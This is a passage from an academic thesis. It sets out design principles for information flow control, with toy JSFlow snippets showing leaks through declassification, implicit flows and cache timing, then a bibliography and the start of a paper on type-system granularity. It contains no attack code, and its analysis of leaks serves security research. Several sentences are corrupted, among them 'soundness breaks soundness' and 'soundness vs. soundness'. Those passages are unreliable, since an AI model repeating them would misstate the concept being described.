**Scope** Given the area's maturity, this work is deliberately not a literature survey. There are several excellent surveys overviewing different aspects of information flow security [15, 16, 18, 39, 49, 55, 67, 70, 72, 73], further discussed in Section F.3. Rather, we seek to empower information flow control mechanism designers by illuminating key principles we believe are important when designing new mechanisms.



**Figure F.1:** Bird's-eye view: enforcement, verification conditions, and security characterizations

## F.2 Design principles

We begin by presenting two core principles: *attacker-driven security* and *trust-aware enforcement*, followed by four additional principles. The core principles can be viewed as instantiations of the two broader principles on “defining threat models” and “defining the trusted computing base” [48, 56]. The instantiation to information flow control is non-trivially different from instantiations in other security areas, in particular in the case where trusted annotations are required on untrusted code.

### Principle 1: Attacker-driven security

Security characterizations benefit from directly connecting to a behavioral attacker model, expressing (un)desirable behaviors in terms of system events that attackers can observe and trigger.

Key to this principle is a faithful *attacker model*, representing what events the attacker can observe and trigger. Focusing on attacker-driven security enables a systematic way to view the rich area of information flow characterizations. Figure F.1 depicts a bird's-eye view. The common attacker-driven conditions, such as the above-mentioned noninterference [21, 28] and epistemic security [4, 35], appear on the upper right. For systems that interact with an outside environment, it is important to model input/output behavior and its security implications. In this space, attacker-driven security is captured by so-called *progress-sensitive security* [57, 63, 64], in contrast to *progress-insensitive security* [3] that ignores leaks due to computation progress.

Throughout the paper, we will leverage the JSFlow [38] tool to illustrate the principles on JavaScript code fragments. We use *high* and *low* labels for secret and public data, respectively. JSFlow is a JavaScript interpreter that tracks information flow labels. JSFlow constructor `lbl` is used for assigning a high label to a value.

As is common, JSFlow accommodates information release via *declassification* [70]. Primitive `declassify` is used for declassifying a value from high to low. Primitive `print` is used for output. We consider `print` statements to be public.

**Example F.1** (Based on Program 2 [3]).

```
i = 0;
while (i < Number.MAX_VALUE) {
  print(i);
  if (i == secret) { while (true) {} }
  i = i + 1;
}
```

In the above example, if the attacker is assumed to be able to observe the intermediate outputs of the computation, then the program is progress-sensitive insecure, otherwise is progress-insensitive secure. As JSFlow enforces progress-insensitive noninterference, it will accept the program.

Attacker-driven security is also represented by relaxations of noninterference to quantitative information flow [73] and information release [70], capturing scenarios of intended information release.

**Example F.2** (Simple password checking [70]).

```
guess = lbl(getUserInput());
result = declassify(guess == pwd);
```

The above example checks whether the user input retrieved via function `getUserInput()` matches the stored password `pwd`. The user input and variable `pwd` are assumed to be high, and `result` to be low, as an attacker should be only allowed to learn whether the user's guess matches the stored password, but not the actual guess, nor the actual password.

When the attacker model combines confidentiality and integrity, their interplay requires careful treatment. For example, the goal of *robust declassification* [83] is to prevent untrusted data from affecting declassification decisions.

Further relaxations of noninterference bring us to soundness, inspired by a recent movement in the program analysis community. In their manifesto, Livshits et al. advocate *soundness* [51] of program analysis, arguing that it is virtually impossible to establish soundness for practical whole program analysis. While soundness breaks soundness, its goal is to explain and limit the implications of unsoundness.

In this sense, popular relaxations of noninterference like termination-insensitive [67, 79] and progress-insensitive [3] noninterference are soundness. Termination- and progress-insensitive conditions are often used to justify permissive handling of loops that branch on secrets by enforcement. However, this justification alone would exclude these conditions from being attacker-driven, unless the impact of unsoundness with respect to a behavioral attacker is characterized. Indeed, limiting implications of unsoundness for these conditions have been studied, e.g., by giving quantitative bounds on how much is leaked via the termination and progress channels [3].

The conditions of observable [8], weak [78], and explicit [71] secrecy are depicted in the lower right of Figure F.1. These conditions are *fundamentally different* from attacker-driven definitions, clearly falling into the category of soundness. Rather than characterizing an attacker, they are tailored to describe properties of enforcement, catering to mechanisms like *taint tracking* [72], pure data dependency analysis that ignores leaks due to control flow, and its enhancements with so-called *observable* [8] implicit flow checks.

Finally, in contrast to attacker-driven definitions, we distinguish *verification conditions*, such as those provided by compositional security [53, 61, 69], invariants [62], and unwinding conditions [29]. We bring up verification conditions in order to point out that they are not suitable to be used as definitions of security. Indeed, while compositionality is essential for scaling the reasoning about security enforcement [48, 52], compositionality per se is inconsequential for characterizing security against a concrete attacker [39]. We thus argue that it is valuable to aim at compositional verification conditions, as long as they are *sufficient* for implying security against a clearly specified attacker-driven characterization. The verification conditions are depicted in the middle of the figure. The arrows between the boxes illustrate logical implication, from enforcement to verification conditions (justifying the usefulness of verification conditions) and from verification conditions to security conditions (justifying the soundness of the verification conditions).

**Principle 2: Trust-aware security enforcement**

Security enforcement benefits from explicit trust assumptions, making clear the boundary between trusted and untrusted computing base and guiding the enforcement design in accord.

Figure F.1 illustrates this principle by listing the different enforcement mechanisms in the order of what code it is suitable for: from untrusted to trusted. This order loosely aligns untrusted code with attacker-driven security and trusted code with soundness. The rationale is that security enforcement for untrusted code needs to cover flows with respect to a given attacker-driven security, as the attacker has control over which flows to try to exploit. In contrast, trusted code can be harder to exploit. For example, in a scenario of injection attacks on a web server, the code is trusted while user-provided inputs are not. In this scenario, taint tracking is often sufficient, because the code does not contain malicious patterns that exploit control flows to mount attacks [72]. In other scenarios with trusted code, it is possible to establish security by a lightweight combination of an explicit-flow and graph-pattern analyses [66]. Overall, the permissiveness of mechanisms increases with the degree of trust to the code.

Trade-offs between taint tracking and fully-fledged information flow control have been subject to empirical studies [46]. The middle ground between tracking explicit and *some* implicit flows has been explored in implementations [8, 77] and formalizations [8] via *observable tracking* [8] that disregards control flows in the branches that are not taken by a monitoring mechanism.

**Example F.3** (Based on Program 3 [8]).

```

l = true;
k = true;
if (h) { l = false; }
if (l) { k = false; }
print(42);

```

While the above example encodes the value of high variable  $h$  into variable  $k$  through observable implicit flows, the program is accepted by observable tracking, as  $k$  is never output, but rejected by fully-fledged information flow control. If  $h$  is `true`, JSFlow blocks the execution of the program, but accepts it otherwise.

While the permissiveness of mechanisms generally increases with the degree of trust to the code, there is need for a systematic approach on choosing the right enforcement. We bring up two important aspects: (i) considerations of integrity and (ii) terminology inconsistencies.

For the integrity aspect, some literature doubts the importance of implicit flows for integrity. For example, Haack et al. suggest that “somehow implicit flows seem to be less of an issue for integrity requirements” [34]. To understand the root of the problem, it is fruitful to consider that integrity has different facets: integrity via *invariance* and via *information flow* [17]. The former is generally about safety properties, from data and predicate invariance to program correctness. It is often sufficient to enforce this facet of integrity with invariant checks and/or taint tracking (e.g., ensuring that tainted data has been sanitized before output). On the other hand, the latter is dual to confidentiality. Thus, *implicit flows cannot be ignored for the information flow facet of integrity*. Examples of implicit flows that matter for integrity (and forms of availability) are the inputs of coma [20] and crashed regular expression matching [80], where trusted code is fed untrusted inputs with the goal of corrupting the execution.

Interestingly, tainting and information flow tracking are sometimes used interchangeably in the literature, making it unclear what type of dependencies is actually tracked. For example, “information flow” approaches to Android app security are often taint trackers that do not track implicit flows [19, 25, 30]. Conversely a “taint tracker” for JavaScript is actually a mechanism that also tracks observable implicit flows [77]. In this paper, we distinguish between fully-fledged information flow tracking of both explicit and implicit flows versus taint tracking that only tracks explicit flows.

Trust-aware enforcement accommodates systematic selection of enforcement. Trusted, non-malicious, code with potentially untrusted inputs can be subject to vulnerability detection techniques like taint tracking. Untrusted, potentially malicious code, is subject to a more powerful analysis that takes into account attacker capabilities in a given runtime environment. Other considerations, like particular trust assumptions of a target domain and whether enforcement is decentralized, further affect the choice of trust-aware enforcement.

We discuss further prudent principles of general flavor, from the perspective of applying them to information flow control.

**Principle 3: Separation of policy annotations and code**

Security policy annotations and code benefit from clear separation, especially when the policy is trusted and code is untrusted.

This principle governs syntactic policies as expressed by developers for a given program in terms of security labels, declassification annotations, and similar. We illustrate this principle on policies for information release, or declassification, using dimensions of declassification, with respect to *what* information is declassified, *where* (in the code), *when* (at what point of execution) and by *whom* (by what principal) [70].

The *where* dimension of declassification is concerned with policies that limit information release to specially marked locations in code (with declassification annotations). The principle implies that code annotated with declassification policies (e.g., [4, 9]) cannot be part of purely untrusted code, where the attacker can abuse annotations to release more information than intended.

If code of Example F.2 were untrusted, an attacker could place the declassification annotation on the password `pwd`, and not on the result of equating `pwd` with the user input:

**Example F.4.**

```
result = declassify(pwd);
```

In a case like this, there is need to strengthen declassification policies with other dimensions, such as *what*, *when*, and by *whom*, all specified separately from untrusted code.

Other cases such as delimited release [68] specify an external security policy via “escape hatches”, separating policy from code. At the same time, type systems for delimited release [68] can still allow declassify statements inside the syntax to help the program analysis accept the code. Programs with overly liberal declassification statements will be then rejected, as they are unsound with respect to external escape hatches. Since release of information is allowed only through the escape hatch expressions mentioned in the policy, declassifications as in Example F.5 are accepted, while declassifications as in Examples F.4 and F.6 are not. JSFlow will accept all three snippets, as the monitor enforces only the *where* dimension of declassification.

**Example F.5** (Based on Example 1 (Avg) [68]).

```
avg = declassify((h1 + ... + hn)/n);
```

**Example F.6** (Based on Example 1 (Avg-Attack) [68]).

```
h1 = hi; ... hn = hi;  
avg = declassify((h1 + ... + hn)/n);
```

Principle 3 is related to the previous principle of trust-aware enforcement, in the sense that an enforcement mechanism that relies on annotations needs to have strong assurance that the integrity of these annotations can be trusted, i.e. that they cannot be provided by the attacker in the form of annotated untrusted code, and that the execution engine can be trusted to preserve the integrity of the annotations.

**Principle 4: Language-independence**

Language-independent security conditions benefit from abstracting away from the constructs of the underlying language. Language-independent enforcement benefits from simplicity and reuse.

While the challenges in information flow enforcement are often in the details of handling rich language constructs, these constructs are often inconsequential to the actual security. It is thus prudent to formulate security in an end-to-end fashion, on “macroflows” between sources and sinks, thus focusing on the interaction of the system with the environment, rather than on “microflows” between language constructs.

This principle tightly connects to Principle 1 on attacker-driven security. It also has beneficial implications for enforcement. For example, *secure multi-execution* [24] enforces security by executing a program multiple times, one run per security level, while carefully dispatching inputs and outputs to the runs with sufficient access rights. The elegance of secure multi-execution is its blackbox, language-independent, view of a system. This enables information flow control mechanisms like FlowFox [31] for the complex language of JavaScript, sidestepping a myriad of problems such as dynamic code evaluation, type coercion, scope, and sensitive upgrade [6, 82], which challenge JavaScript-specific information flow trackers [14, 37]. Language-independence makes FlowFox more robust to changes in the JavaScript standards.

Recall Example F.3. Its execution is blocked by JSFlow when  $h$  is true, but accepted otherwise. In contrast, FlowFox produces the low output irrespective of the value of  $h$ .

*Faceted values* [7] show that ideas from information flow control and secure multi-execution can be combined in a single mechanism.

**Principle 5: Justified abstraction**

The level of abstraction in the security model benefits from reflecting attacker capabilities.

Also connecting to Principle 1, this principle focuses on the level of abstraction that is adequate to model a desired attack surface. It relates to “integrative pluralism” [74] and not relying on a single ontology in the quest for the Science of Security. It also relates to the problems with “provable security” [40], when security is proved with respect to an abstraction that ignores important classes of attacks. Thus, it is important to reflect attacker capabilities in the attacker model and provide a strong connection between concrete and abstract attacks.

A popular line of work is on information flow control for timing attacks [47]. Timing is often modeled by timing cost labels [2] in the semantics. However, modeling time in a high-level language places demands on carrying the assumptions over to low-languages and hardware, as to take into account low-level attacks, for example, via data and instruction cache [75]. Thus, this principle emphasizes low-level security models that reflect attackers’ observations of time. Mantel and Starostin study

the effects of non-justified timing abstractions on multiple security-establishing program transformations [54].

**Example F.7.**

```
if (h == 1) { h' = h1; }  
else { h' = h2; }  
h' = h1;
```

An attacker capable of analyzing the time it takes to execute the snippet above can infer information about the secret  $h$ . The execution time will be shorter if  $h = 1$ , as the value of  $h_1$  will already be present in the cache by the time the last assignment is performed. The program is accepted by JSFlow, as it does not assume such attackers.

Principle 5 is particularly important for security-critical systems, where even a low bandwidth of leaks can be devastating. For example, information flow analysis for VHDL by Tolstrup et al. [76] is in line with this principle by faithfully modeling time at circuit level. Zhang et al. [84] propose a hardware design language SecVerilog and prove that it enforces timing-sensitive noninterference. Work on blackbox timing mitigation for web application by Askarov et al. [5] is also interesting in this space. Their blackbox mechanism relies on no high-level abstractions of time because mitigation is performed on the endpoints of the system. The timing leak bandwidth is controlled by appropriately delaying attacker-observable events.

**Principle 6: Permissiveness**

Enforcement for untrusted code particularly benefits from reducing false negatives (soundness), while enforcement for trusted code particularly benefits from reducing false positives (high permissiveness).

This principle further elaborates consequences of treating untrusted and trusted code. While it is crucial to provide coverage against attacks by untrusted code (soundness), for trusted code the focus is on reducing false alarms (high permissiveness). Indeed, it makes sense to prioritize security for potentially malicious code and to prioritize reducing false alarms for trusted code. The latter is a key consideration for adopting vulnerability detection tools by developers.

Consider again the program in Example F.3. While a false positive for a fully-fledged information flow tracker such as JSFlow, the snippet is accepted by both observable flow and taint trackers.

It is interesting to apply Principle 6 to the setting of Android apps, a typical setting of potentially malicious code. Currently, the state of the art is largely taint tracking mechanisms like TaintDroid [25], DroidSafe [30], and HornDroid [19], failing to detect implicit flows [27]. Interestingly, there is evidence of implicit flows in malicious code on the web [42]. We anticipate implicit flows to be exercised by malicious Android apps whenever there arises a need to bypass explicit flow checks. Thus, we project a trend for taint trackers in this domain to be extended into fully-fledged information flow trackers, with first steps in this direction already being made [81].

### **F.3 Related work**

Our principles draw inspiration from Abadi and Needham’s informal principles for designing cryptographic protocols [1].

Prior work has focused on different aspects of information flow security. Sabelfeld and Myers [67] roadmap language-based information security definitions and static enforcement mechanisms. Le Guernic [49] overviews dynamic techniques. Sabelfeld and Sands [70] outline principles and dimensions of declassification, roadmapping the area of intended information release. Smith [73] gives an account of foundations for quantitative information flow. Schwartz et al. [72] survey dynamic taint analysis and symbolic execution for security. Hedin and Sabelfeld [39] give a uniform presentation of dominant security conditions by gradually refining the indistinguishability relation that models the attacker. Bielova [15] roadmaps JavaScript security policies and their enforcement in a web browser. Mastroeni [55] gives an overview of information flow techniques based on abstract interpretation. Broberg et al. [18] give a systematic view of dynamic information flow. Bielova and Rezk [16] provide a rigorous taxonomy of information flow monitors. A recent special issue of *Journal of Computer Security* [60] showcases a current snapshot of work on verified information flow.

### **F.4 Conclusion**

We have presented prudent principles for designing information flow control for emerging domains. The core principles of attacker-driven security and trust-aware enforcement provide a rationale for deliberating over soundness vs. soundness, while the additional principles of separation of security policies from code, language-independent security conditions, justified abstraction, and permissiveness help design information flow control characterizations and enforcement mechanisms.

**Acknowledgments** This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. This work was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

# Bibliography

- [1] M. Abadi and R. M. Needham. Prudent Engineering Practice for Cryptographic Protocols. *IEEE Trans. Software Eng.*, 22(1):6–15, 1996.
- [2] J. Agat. Transforming out timing leaks. In *Proceedings of the 27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2000, Boston, MA, USA, January 19-21, 2000*, pages 40–53. ACM, 2000.
- [3] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-insensitive non-interference leaks more than just a bit. In *Computer Security - ESORICS 2008 - 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings*, volume 5283 of *Lecture Notes in Computer Science*, pages 333–348. Springer, 2008.
- [4] A. Askarov and A. Sabelfeld. Gradual release: Unifying declassification, encryption and key release policies. In *28th IEEE Symposium on Security and Privacy, S&P 2007, Oakland, CA, USA, May 20-23, 2007*, pages 207–221. IEEE Computer Society, 2007.
- [5] A. Askarov, D. Zhang, and A. C. Myers. Predictive black-box mitigation of timing channels. In *ACM CCS*, 2010.
- [6] T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *PLAS*, 2009.
- [7] T. H. Austin and C. Flanagan. Multiple facets for dynamic information flow. In *POPL*, 2012.
- [8] M. Balliu, D. Schoepe, and A. Sabelfeld. We are family: Relating information-flow trackers. In *ESORICS*, 2017.
- [9] G. Barthe, S. Cavadini, and T. Rezk. Tractable enforcement of declassification policies. In *CSF*, 2008.
- [10] G. Barthe, J. M. Crespo, D. Devriese, F. Piessens, and E. Rivas. Secure multi-execution through static program transformation. In *FMOODS/FORTE*, 2012.
- [11] L. Bauer, S. Cai, L. Jia, T. Passaro, M. Stroucken, and Y. Tian. Run-time monitoring and formal analysis of information flows in Chromium. In *NDSS*, 2015.
- [12] T. Bauereiß, A. Pesenti Gritti, A. Popescu, and F. Raimondi. Cosmed: A confidentiality-verified social media platform. In *Interactive Theorem Proving - 7th International Conference, ITP 2016, Nancy, France, August 22-25, 2016, Proceedings*, volume 9807 of *Lecture Notes in Computer Science*, pages 87–106. Springer, 2016.
- [13] F. Besson, N. Bielova, and T. P. Jensen. Hybrid information flow monitoring against web tracking. In *CSF*, 2013.

- [14] A. Bichhawat, V. Rajani, D. Garg, and C. Hammer. Information flow control in webkit’s javascript bytecode. In *POST*, 2014.
- [15] N. Bielova. Survey on JavaScript security policies and their enforcement mechanisms in a web browser. *J. Log. Algebr. Program.*, 2013.
- [16] N. Bielova and T. Rezk. A taxonomy of information flow monitors. In *POST*, 2016.
- [17] A. Birgisson, A. Russo, and A. Sabelfeld. Unifying facets of information integrity. In *ICISS*, 2010.
- [18] N. Broberg, B. van Delft, and D. Sands. The anatomy and facets of dynamic policies. In *CSF*, 2015.
- [19] S. Calzavara, I. Grishchenko, and M. Maffei. Horndroid: Practical and sound static analysis of android applications by SMT solving. In *EuroS&P*, 2016.
- [20] R. M. Chang, G. Jiang, F. Ivancic, S. Sankaranarayanan, and V. Shmatikov. Inputs of coma: Static detection of denial-of-service vulnerabilities. In *CSF*, 2009.
- [21] E. S. Cohen. Information transmission in computational systems. In *SOSP*, 1977.
- [22] A. A. de Amorim, N. Collins, A. DeHon, D. Demange, C. Hritcu, D. Pichardie, B. C. Pierce, R. Pollack, and A. Tolmach. A verified information-flow architecture. *J. Comput. Secur.*, 24(6):689–734, 2016.
- [23] D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Commun. ACM*, 1977.
- [24] D. Devriese and F. Piessens. Noninterference through secure multi-execution. In *31st IEEE Symposium on Security and Privacy, S&P 2010, Oakland, CA, USA, May 16-19, 2010*, pages 109–124. IEEE Computer Society, 2010.
- [25] W. Enck, P. Gilbert, B. Chun, L. P. Cox, J. Jung, P. D. McDaniel, and A. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *OSDI*, 2010.
- [26] J. S. Fenton. Memoryless subsystems. *Comput. J.*, 1974.
- [27] C. Fritz, S. Arzt, and S. Rasthofer. Droidbench: A micro-benchmark suite to assess the stability of taint-analysis tools for android. <https://github.com/secure-software-engineering/DroidBench>, 2017.
- [28] J. A. Goguen and J. Meseguer. Security policies and security models. In *1982 IEEE Symposium on Security and Privacy, S&P 1982, Oakland, CA, USA, April 26-28, 1982*, pages 11–20. IEEE Computer Society, 1982.
- [29] J. A. Goguen and J. Meseguer. Unwinding and inference control. In *IEEE S&P*, 1984.

## Bibliography

- [30] M. I. Gordon, D. Kim, J. H. Perkins, L. Gilham, N. Nguyen, and M. C. Rinard. Information flow analysis of android applications in droidsafe. In *NDSS*, 2015.
- [31] W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. Flowfox: a web browser with flexible and precise information flow control. In *ACM CCS*, 2012.
- [32] R. Guanciale, H. Nemati, M. Dam, and C. Baumann. Provably secure memory isolation for linux on ARM. *J. Comput. Secur.*, 24(6):793–837, 2016.
- [33] G. L. Guernic. Automaton-based confidentiality monitoring of concurrent programs. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium, CSF 2007, Venice, Italy, 6-8 July, 2007*, pages 218–232. IEEE Computer Society, 2007.
- [34] C. Haack, E. Poll, and A. Schubert. Explicit information flow properties in JML. In *WISSEC*, 2009.
- [35] J. Y. Halpern and K. R. O’Neill. Secrecy in multiagent systems. *ACM Trans. Inf. Syst. Secur.*, 12(1):5:1–5:47, 2008.
- [36] C. Hammer and G. Snelting. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *Int. J. Inf. Sec.*, 2009.
- [37] D. Hedin, L. Bello, and A. Sabelfeld. Information-flow security for JavaScript and its APIs. *J. Comp. Sec.*, 2016.
- [38] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: tracking information flow in JavaScript and its APIs. In *SAC*, pages 1663–1671. ACM, 2014.
- [39] D. Hedin and A. Sabelfeld. A perspective on information-flow control. In *Software Safety and Security*. 2012.
- [40] C. Herley and P. C. van Oorschot. Sok: Science, security and the elusive goal of security as a scientific pursuit. In *IEEE S&P*, 2017.
- [41] S. Hunt and D. Sands. On flow-sensitive security types. In *Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2006, Charleston, SC, USA, January 11-13, 2006*, pages 79–90. ACM, 2006.
- [42] D. Jang, R. Jhala, S. Lerner, and H. Shacham. An empirical study of privacy-violating information flows in javascript web applications. In *ACM CCS*, 2010.
- [43] D. Jang, Z. Tatlock, and S. Lerner. Establishing browser security guarantees through formal shim verification. In *Proceedings of the 21th USENIX Security Symposium, USENIX Security 12, Bellevue, WA, USA, 8-10 August, 2012*, pages 113–128. USENIX Association, 2012.

- [44] L. Jia, J. Aljuraidan, E. Fragkaki, L. Bauer, M. Stroucken, K. Fukushima, S. Kiyomoto, and Y. Miyake. Run-time enforcement of information-flow properties on android - (extended abstract). In *Computer Security - ESORICS 2013 - 18th European Symposium on Research in Computer Security, Egham, UK, September 9-13, 2013. Proceedings*, volume 8134 of *Lecture Notes in Computer Science*, pages 775–792. Springer, 2013.
- [45] S. Kanav, P. Lammich, and A. Popescu. A conference management system with verified document confidentiality. In *Computer Aided Verification - 26th International Conference, CAV 2014, Held as Part of the Vienna Summer of Logic, VSL 2014, Vienna, Austria, July 18-22, 2014. Proceedings*, volume 8559 of *Lecture Notes in Computer Science*, pages 167–183. Springer, 2014.
- [46] D. King, B. Hicks, M. Hicks, and T. Jaeger. Implicit flows: Can’t live with ’em, can’t live without ’em. In *ICISS*, 2008.
- [47] B. Köpf and D. A. Basin. Timing-sensitive information flow analysis for synchronous systems. In *ESORICS*, 2006.
- [48] C. E. Landwehr, D. Boneh, J. C. Mitchell, S. M. Bellovin, S. Landau, and M. E. Lesk. Privacy and Cybersecurity: The Next 100 Years. *Proc. IEEE*, 2012.
- [49] G. Le Guernic. *Confidentiality Enforcement Using Dynamic Information Flow Analyses*. PhD thesis, Kansas State University, 2007.
- [50] J. Liu, O. Arden, M. D. George, and A. C. Myers. Fabric: Building open distributed systems securely by construction. *J. Comp. Sec.*, 2017.
- [51] B. Livshits, M. Sridharan, Y. Smaragdakis, O. Lhoták, J. N. Amaral, B. E. Chang, S. Z. Guyer, U. P. Khedker, A. Møller, and D. Vardoulakis. In defense of soundness: a manifesto. *Commun. ACM*, 2015.
- [52] H. Mantel. On the composition of secure systems. In *IEEE S&P*, 2002.
- [53] H. Mantel, D. Sands, and H. Sudbrock. Assumptions and guarantees for compositional noninterference. In *CSF*, 2011.
- [54] H. Mantel and A. Starostin. Transforming out timing leaks, more or less. In *Computer Security - ESORICS 2015 - 20th European Symposium on Research in Computer Security, Vienna, Austria, September 21-25, 2015. Proceedings*, volume 9326 of *Lecture Notes in Computer Science*, pages 447–467. Springer, 2015.
- [55] I. Mastroeni. Abstract interpretation-based approaches to security - A survey on abstract non-interference and its challenging applications. In *Festschrift for Dave Schmidt*, 2013.
- [56] G. McGraw and J. G. Morrisett. Attacking Malicious Code: A Report to the Infosec Research Council. *IEEE Software*, 2000.
- [57] S. Moore, A. Askarov, and S. Chong. Precise enforcement of progress-sensitive security. In *ACM CCS*, 2012.

## Bibliography

- [58] S. Moore and S. Chong. Static analysis for efficient hybrid information-flow control. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 146–160. IEEE Computer Society, 2011.
- [59] T. C. Murray, D. Matichuk, M. Brassil, P. Gammie, T. Bourke, S. Seefried, C. Lewis, X. Gao, and G. Klein. sel4: From general purpose to a proof of information flow enforcement. In *34th IEEE Symposium on Security and Privacy, S&P 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 415–429, San Francisco, CA, 2013. IEEE Computer Society.
- [60] T. C. Murray, A. Sabelfeld, and L. Bauer. Special issue on verified information flow security. *J. Comp. Sec.*, 2017.
- [61] T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional verification and refinement of concurrent value-dependent noninterference. In *CSF*, 2016.
- [62] D. A. Naumann. From coupling relations to mated invariants for checking information flow. In *ESORICS*, 2006.
- [63] K. R. O’Neill, M. R. Clarkson, and S. Chong. Information-flow security for interactive programs. In *CSFW*, 2006.
- [64] W. Rafnsson, D. Garg, and A. Sabelfeld. Progress-sensitive security for SPARK. In *ESSoS*, 2016.
- [65] A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *CSF*, 2010.
- [66] A. Russo, A. Sabelfeld, and K. Li. Implicit flows in malicious and nonmalicious code. In *Logics and Languages for Reliability and Security*. 2010.
- [67] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 21(1):5–19, 2003.
- [68] A. Sabelfeld and A. C. Myers. A model for delimited information release. In *Software Security - Theories and Systems, Second Next-NSF-JSPS International Symposium, ISSS 2003, Tokyo, Japan, November 4-6, 2003, Revised Papers*, pages 174–191, 2003.
- [69] A. Sabelfeld and D. Sands. Probabilistic noninterference for multi-threaded programs. In *CSFW*, 2000.
- [70] A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *J. Comp. Sec.*, 2009.
- [71] D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit secrecy: A policy for taint tracking. In *EuroS&P*, 2016.

- [72] E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE S&P*, 2010.
- [73] G. Smith. On the foundations of quantitative information flow. In *FOSSACS*, 2009.
- [74] J. M. Spring, T. Moore, and D. J. Pym. Practicing a science of security: A philosophy of science perspective. In *NSPW*, pages 1–18. ACM, 2017.
- [75] D. Stefan, P. Buiras, E. Z. Yang, A. Levy, D. Terei, A. Russo, and D. Mazières. Eliminating cache-based timing attacks with instruction-based scheduling. In *ESORICS*, 2013.
- [76] T. K. Tolstrup, F. Nielson, and H. R. Nielson. Information flow analysis for VHDL. In *PaCT*, 2005.
- [77] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *NDSS*, 2007.
- [78] D. M. Volpano. Safety versus secrecy. In *SAS*, 1999.
- [79] D. M. Volpano, C. E. Irvine, and G. Smith. A sound type system for secure flow analysis. *Journal of Computer Security*, 4(2/3):167–188, 1996.
- [80] V. Wüstholtz, O. Olivo, M. J. H. Heule, and I. Dillig. Static detection of dos vulnerabilities in programs that use regular expressions. In *TACAS*, 2017.
- [81] W. You, B. Liang, J. Li, W. Shi, and X. Zhang. Android implicit information flow demystified. In *ASIACCS*, 2015.
- [82] S. Zdancewic. *Programming Languages for Information Security*. PhD thesis, Cornell University, Ithaca, NY, USA, 2002.
- [83] S. Zdancewic and A. C. Myers. Robust declassification. In *Computer Security Foundations Workshop*, June 2001.
- [84] D. Zhang, Y. Wang, G. E. Suh, and A. C. Myers. A Hardware Design Language for Timing-Sensitive Information-Flow Security. In *ASPLOS*, 2015.

## **Granularity of Enforcement**



**Paper G**

**Type Systems for Information Flow Control:  
The Question of Granularity**

Vineet Rajani, Iulia Bastys, Willard Rafnsson, Deepak Garg

*ACM SIGLOG News 2017*





# Type Systems for Information Flow Control: The Question of Granularity

**Abstract.** Information flow control is central to computer security. The objective of information flow control is to prevent unauthorized flows of secret information to the public outputs of a computation. This task is often accomplished using type systems that rely on modal operators to label and track information and, hence, this style of enforcing information flow control is deeply ingrained in logic. One key choice in designing a type system for information flow control, or dependence analysis in general, is the granularity at which dependencies are tracked. This article considers two extreme design points in this vast design space and examines their relative expressiveness.

## G.1 Introduction

Information flow control (IFC) is a basic building block of computer security. IFC prevents the flow of high-confidentiality (or, simply, high) information to low-confidentiality (low) outputs that may be visible to attackers. For instance, one would not want private data stored on a file server to flow unencrypted to network packets since such packets can be read by all machines connected to the network, even those that are untrusted. Here, the private data is the high information and all unencrypted network packets are low outputs.

Ideally, IFC demands semantic independence of low outputs from high inputs. This is often called *noninterference* [8]: low outputs of a program should not be affected by changes to the program's high inputs. In practice, this ideal property is too restrictive but it is useful in designing enforcement techniques, which often start by aiming for noninterference, and then relax the property by allowing declassification in various ways [21].

Although IFC can be enforced through several techniques—OS kernel mediation of process I/O [6, 12, 25], static analysis and type systems [1, 3, 4, 11, 15, 16], language runtime modification [2, 9, 18], the use of dedicated libraries [13, 20, 23], or compilation [5, 7]—our focus in this article is the enforcement of IFC in higher-order languages using type systems. Building on the seminal work of Volpano, Smith and Irvine [24], which was not in a higher-order setting, many type systems have

been proposed to enforce IFC in many different languages, including higher-order ones [1, 4, 16].

The common denominator of all these type systems is type annotations or *labels* to mark program inputs, outputs and intermediate values as high or low, and a mechanism to track dependencies between program values, including inputs and outputs, within the type system. However, there is significant variance in how the type systems track dependencies. Broadly speaking, dependencies may be tracked at *coarse-granularity* or at *fine-granularity*.

In coarse-grained dependence analysis, the type system forces any output temporally after the analysis (elimination) of a high-labeled value to be labeled high, since there could *potentially* be a dependence from the analyzed value to the output. Obviously, this introduces a coarse approximation, since not all outputs after the analysis of a high value may actually depend on the analyzed value. In information flow terminology, this unnecessary forcing of labels to high is called a *label creep*. To prevent label creep, the language may provide a scoping mechanism that syntactically delimits the effect of the analysis of a value. Despite the problem of label creep, the main advantage of coarse-grained dependence analysis is that it significantly reduces the need to label intermediate values since, by design, their labels are known implicitly from the labels of values analyzed in the past.

In contrast to coarse-grained dependence analysis, fine-grained analysis requires annotating (or inferring) the label of every intermediate value, and then carefully tracks dependencies among values. This makes the type system more precise but increases the annotation burden for either the programmer or a type-label inference engine.

